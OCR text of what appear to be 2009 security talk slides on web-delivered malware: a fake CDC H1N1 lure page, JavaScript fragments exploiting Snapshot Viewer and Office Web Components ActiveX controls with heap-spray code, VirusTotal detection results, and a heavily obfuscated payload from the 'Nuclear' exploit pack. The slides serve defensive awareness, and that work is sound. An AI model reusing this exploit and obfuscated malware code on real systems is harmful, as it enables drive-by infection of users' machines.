
Your **Personal H1N1 Vaccinating Profile** is an electronic document, which contains your name, your contact details and your medical data (what kind of illnesses you have sustained in your childhood or what kind of allergy you have to some certain drug). All instructions you need are included in the archive below:

Your Temporary ID (valid for 48 hours)	H1N1-1574377270
H1N1 Vaccination Profile	Download Archive (130Kb)

Page last modified Tuesday, December 1, 2009


SAFER·HEALTHIER·PEOPLE™
Centers for Disease Control and Prevention 1600 Clifton Rd. Atlanta, GA 30333, USA
800-CDC-INFO (800-232-4636)TTY: (888) 232-6348, 24 Hours/Every Day - cdcinfo@cdc.gov

Malware – It isn't just for binaries anymore



```
}
function SS(){
  try {
    ret = new ActiveXObject("snpvw.Snapshot Viewer Control.1");
    if (ret){
      var arbitrary_file = p_url;
      var dest = 'C:/Program Files/Outlook Express/wab.exe';
      document.write(
      "<object classid='clsid:F0E42D60-368C-11D0-AD81-00A0C90DC8D9' id='attack'></object>"
      );
      attack.SnapshotPath = arbitrary_file;
      setTimeout('window.location = "ldap://127.0.0.1"', 2000);
      attack.CompressedPath = dest;
      attack.PrintSnapshot(arbitrary_file, dest);
    }
  }
  catch (e){
    java();
  }
  java();
  return ;
}
function SPD(){
  try {
    obj = new ActiveXObject("OWC10.Spreadsheet");
    if (!obj){
      obj = new ActiveXObject("OWC11.Spreadsheet");
    }
    if (obj){
      var array = new Array();
      var ls = 0x81000 - (shellcode.length * 2);
      var bigblock = unescape("%u0b0c%u0b0C");
```

Malware in Web 2.0



ActiveX Controls & Browser Helper Objects

Windows Executables & Dynamic Link Libraries

Java Applets & Applications


JavaScript (in HTML, Stand-alone, in PDF). Visual Basic Script

Visual Basic for Apps macros in Office documents

- Buffer overflow exploit
- Trojan downloader
- Shell code
- Several other methods


Active code Fragments extracted and executed

System Breeched



System Security 2009 successfully installed !
Click OK to reboot your system.

So, what is the latest?



VIRUS TOTAL

Virustotal is a **service that analyzes suspicious files** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. More information...

File **index.html** received on **2009.12.02 20:30:51 (UTC)**
Current status: **finished**
Result: **4/41 (9.76%)**

Going Nuclear


Antivirus	Version	Last U[illegible]te	Res[illegible]
a[illegible]squa[illegible]d	4.[illegible]0.43	2009.[illegible]2.0[illegible]	-
A[illegible]nLab[illegible]V3	5[illegible].0.2	2009.[illegible]2.02	
A[illegible]tiVi[illegible]	7.[illegible]1.92	2009.[illegible]2.02	-
Antiy-AVL	2.0.3.7	2009.12.02	-
Authentium	5.2.0.5	2009.12.02	-
Avast	4.8.1351.0	2009.12.02	JS:Downloader-FS
AVG	8.5.0.426	2009.12.02	-
BitDefender	7.2	2009.12.02	-
CAT-QuickHeal	10.00	2009.12.02	-
ClamAV	0.94.1	2009.12.02	-
Comodo	3103	2009.12.01	-
DrWeb	5.0.0.12182	2009.12.02	-
eSafe	7.0.17.0	2009.12.02	-
eTrust-Vet	35.1.7153	2009.12.02	-
F-Prot	4.5.1.85	2009.12.02	-
F-Secure	9.0.15370.0	2009.11.29	-
Fortinet	4.0.14.0	2009.12.02	-
GData	19	2009.12.02	JS:Downloader-FS
Ikarus	T3.1.1.74.0	2009.12.02	-
Jiangmin	13.0.900	2009.12.02	-
K7AntiVirus	7.10.910	2009.12.02	-
Kaspersky	7.0.0.125	2009.12.02	Trojan-Downloader.JS.Kazmet.b
McAfee	5819	2009.12.01	-
McAfee+Artemis	5819	2009.12.01	-
McAfee-GW-Edition	6.8.5	2009.12.02	Heuristic.BehavesLike.JS.Infected.A

Threat of The Week: Going Nuclear

- A friend of mine came across a new web based exploit pack called the “Nuclear” exploit pack.

- Below is the login for the administrator of this pack

- The author is offering 24/7 technical support




Вход в систему

Введите пароль!

(c) nuc_pack
nuclear icq 227200020

Threat of The Week: Going Nuclear


The exploit pack is heavily obfuscated…



```
c%a0%58%75%58%99%aa%9a%a1%ac%aa%99%aa%b1%97%9e%a1%a4%9d%73%45%42%ab%9d%ac%8c%a1%a5%9d%a7%ad%ac%60%5f%af%a1%a6%9c%a7%af%66%a4%a7%9b%99%ac%a1%a7%a6%58%7
5%58%5a%a4%9c%99%a8%72%67%67%69%6a%6f%66%68%66%68%66%69%5a%5f%64%6a%68%68%68%61%73%45%42%99%ac%ac%99%9b%a3%66%7b%a7%a5%a8%aa%9d%ab%ab%9d%9c%88%99%ac%a
0%58%75%58%9c%9d%ab%ac%73%45%42%99%ac%ac%99%9b%a3%66%88%aa%a1%a6%ac%8b%a6%99%a8%ab%a0%a7%ac%60%99%aa%9a%a1%ac%aa%99%aa%b1%97%9e%a1%a4%9d%64%9c%9d%ab%a
c%61%73%45%42%b5%45%42%b5%9b%99%ac%9b%a0%60%9d%61%b3%a2%99%ae%99%60%61%73%b5%45%42%a2%99%ae%99%60%61%73%aa%9d%ac%ad%aa%a6%73%45%42%b5%45%42%9e%ad%a6%9
b%ac%a1%a7%a6%58%8b%88%7c%60%61%b3%45%42%ac%aa%b1%b3%45%42%a7%9a%a2%58%75%58%a6%9d%af%58%79%9b%ac%a1%ae%9d%90%87%9a%a2%9d%9b%ac%60%5a%87%8f%7b%69%68%6
6%8b%a8%aa%9d%99%9c%ab%a0%9d%9d%ac%5a%61%73%45%42%a1%9e%60%59%a7%9a%a2%61%58%b3%a7%9a%a2%58%75%58%a6%9d%af%58%79%9b%ac%a1%ae%9d%90%87%9a%a2%9d%9b%ac%6
0%5a%87%8f%7b%69%69%66%8b%a8%aa%9d%99%9c%ab%a0%9d%9d%ac%5a%61%73%41%b5%45%42%a1%9e%60%a7%9a%a2%61%b3%45%42%ae%99%aa%58%99%aa%aa%99%b1%58%75%58%a6%9d%a
f%58%79%aa%aa%99%b1%60%61%73%45%42%ae%99%aa%58%a4%ab%58%75%58%68%b0%70%69%68%68%68%65%60%ab%a0%9d%a4%a4%9b%a7%9c%9d%66%a4%9d%a6%9f%ac%a0%62%6a%61%73%4
5%42%ae%99%aa%58%9a%a1%9f%9a%a4%a7%9b%a3%58%75%58%ad%a6%9d%ab%9b%99%a8%9d%60%5a%5d%ad%68%9a%68%9b%5d%ad%68%9a%68%7b%5a%61%73%45%42%af%a0%a1%a4%9d%60%9
a%a1%9f%9a%a4%a7%9b%a3%66%a4%9d%a6%9f%ac%a0%74%a4%ab%67%6a%61%45%42%b3%9a%a1%9f%9a%a4%a7%9b%a3%63%75%9a%a1%9f%9a%a4%a7%9b%a3%73%b5%45%42%ae%99%aa%58%a
4%a0%58%75%58%9a%a1%9f%9a%a4%a7%9b%a3%66%ab%ad%9a%ab%ac%aa%a1%a6%9f%60%68%64%a4%ab%67%6a%61%73%45%42%9c%9d%a4%9d%ac%9d%58%9a%a1%9f%9a%a4%a7%9b%a3%73%4
5%42%9e%a7%aa%60%a1%75%68%73%a1%74%68%b0%71%71%62%6a%73%a1%63%63%61%58%b3%45%42%99%aa%aa%99%b1%93%a1%95%58%75%58%a4%a0%58%63%58%a4%a0%58%63%58%ab%a0%9
d%a4%a4%9b%a7%9c%9d%73%45%42%b5%45%42%45%42%9d%75%a6%9d%af%58%79%aa%aa%99%b1%60%61%73%45%42%9d%66%a8%ad%ab%a0%60%69%61%73%45%42%9d%66%a8%ad%ab%a0%60%6
a%61%73%45%42%9d%66%a8%ad%ab%a0%60%68%61%73%45%42%9d%66%a8%ad%ab%a0%60%af%a1%a6%9c%a7%af%61%73%45%42%9e%a7%aa%60%a1%75%68%73%a1%74%9d%66%a4%9d%a6%9f%a
c%a0%73%a1%63%63%61%b3%45%42%9e%a7%aa%60%a2%75%68%73%a2%74%69%68%73%a2%63%63%61%b3%45%42%ac%aa%b1%b3%45%42%a7%9a%a2%66%7d%ae%99%a4%ad%99%ac%9d%60%9d%9
3%a1%95%61%73%45%42%b5%45%42%9b%99%ac%9b%a0%60%9d%61%45%42%b3%b5%45%42%b5%45%42%b5%45%42%af%a1%a6%9c%a7%af%66%ab%ac%99%ac%ad%ab%75%9d%93%6b%95%58%63%5
f%5f%73%45%42%9e%a7%aa%60%a2%75%68%73%a2%74%69%68%73%a2%63%63%61%b3%45%42%ac%aa%b1%b3%45%42%a7%9a%a2%66%a5%ab%7c%99%ac%99%8b%a7%ad%aa%9b%9d%87%9a%a2%9
d%9b%ac%60%9d%93%6b%95%61%73%45%42%b5%45%42%9b%99%ac%9b%a0%60%9d%61%45%42%b3%b5%45%42%b5%45%42%ab%9d%ac%8c%a1%a5%9d%a7%ad%ac%60%5a%8b%8b%60%61%5a%64%5
8%6a%68%68%68%61%73%aa%9d%ac%ad%aa%a6%73%45%42%b5%45%42%b5%9b%99%ac%9b%a0%60%9d%61%b3%b5%45%42%8b%8b%60%61%73%aa%9d%ac%ad%aa%a6%73%45%42%b5%45%42%9e%a
d%a6%9b%ac%a1%a7%a6%58%a2%99%ae%99%60%61%b3%45%42%ae%99%aa%58%aa%af%a7%84%90%8d%ac%a4%75%5f%74%99%a8%a8%a4%9d%ac%58%9b%a7%9c%9d%75%5a%a5%b1%9e%66%b1%6
6%79%a8%a8%a4%9d%ac%90%66%9b%a4%99%ab%ab%5a%58%99%aa%9b%a0%a1%ae%9d%75%5a%ab%a8%a4%67%ab%9c%66%a2%99%aa%5a%58%af%a1%9c%ac%a0%75%5a%6b%68%68%5a%58%a0%9
d%a1%9f%a0%ac%75%5a%6b%68%68%5a%76%5f%63%45%42%5f%74%a8%99%aa%99%a5%58%a6%99%a5%9d%75%5a%9c%99%ac%99%5a%58%ae%99%a4%ad%9d%75%5a%a0%ac%ac%a8%72%67%67%9
f%a3%ab%9c%a0%66%9b%a6%67%9e%a7%aa%ad%a5%67%a1%a5%99%9f%9d%67%9d%b0%9d%66%a8%a0%a8%5a%76%5f%63%45%42%5f%74%a8%99%aa%99%a5%58%a6%99%a5%9d%75%5a%9b%9b%5
a%58%ae%99%a4%ad%9d%75%5a%69%5a%76%5f%63%45%42%5f%74%67%99%a8%a8%a4%9d%ac%76%5f%73%45%42%ae%99%aa%58%86%92%8f%a0%a2%8e%b0%90%75%9c%a7%9b%ad%a5%9d%a6%a
c%66%9b%aa%9d%99%ac%9d%7d%a4%9d%a5%9d%a6%ac%60%5a%9c%a1%ae%5a%61%73%45%42%86%92%8f%a0%a2%8e%b0%90%66%a1%a6%a6%9d%aa%80%8c%85%84%75%aa%af%a7%84%90%8d%a
c%a4%73%45%42%9c%a7%9b%ad%a5%9d%a6%ac%66%9a%a7%9c%b1%66%99%a8%a8%9d%a6%9c%7b%a0%a1%a4%9c%60%86%92%8f%a0%a2%8e%b0%90%61%73%45%42%b5%45%42%a1%9e%58%60%8
5%7c%79%7b%60%61%b4%b4%88%7c%7e%60%61%61%58%b3%58%b5%45%42%74%67%ab%9b%aa%a1%a8%ac%76%45%42'></body></html><script> this.dfkozaepwrofp=false;function
 f42ca00d644ad74dcfdf7676958d64d8c56(){var nqwptsxwpv='zdqdcxofhign';var xxdnh=3354;function rhgfwhmmhqp(dtxvqfjdgrios){return blpcofabqsdmsw;}
this.agfbg='ngxlqziplaoyqam';this.endjwxnfjcymkff=false;function bhxehdjrgwkwnyw(){}var xpOck6d = document.getElementById('hGHgLv').value;function
pgbfj(){}var tiifdobdicewnl='gcwjdrhlyd';this.qtvtevhgvfbrsg='iwkbdotfalnwrop';var cGCwyzJ = unescape(xpOck6d);this.poakkcjyomau='mqtrbpwyfpinyff';
function lhqslkyeajahavi(wnxanpcifrr){return teublipa;}this.scygra=false;var gfptbngxurvynir=3186;function nyluhpna(){}var ejzalsiyzdlty=
'yomhaorivxwm';var GnJMJ=arguments.callee.toString();function yakzahuajboe(swjvmbxaflw){return vohnmitamnxgyt;}GnJMJ=GnJMJ.substr('function '.length
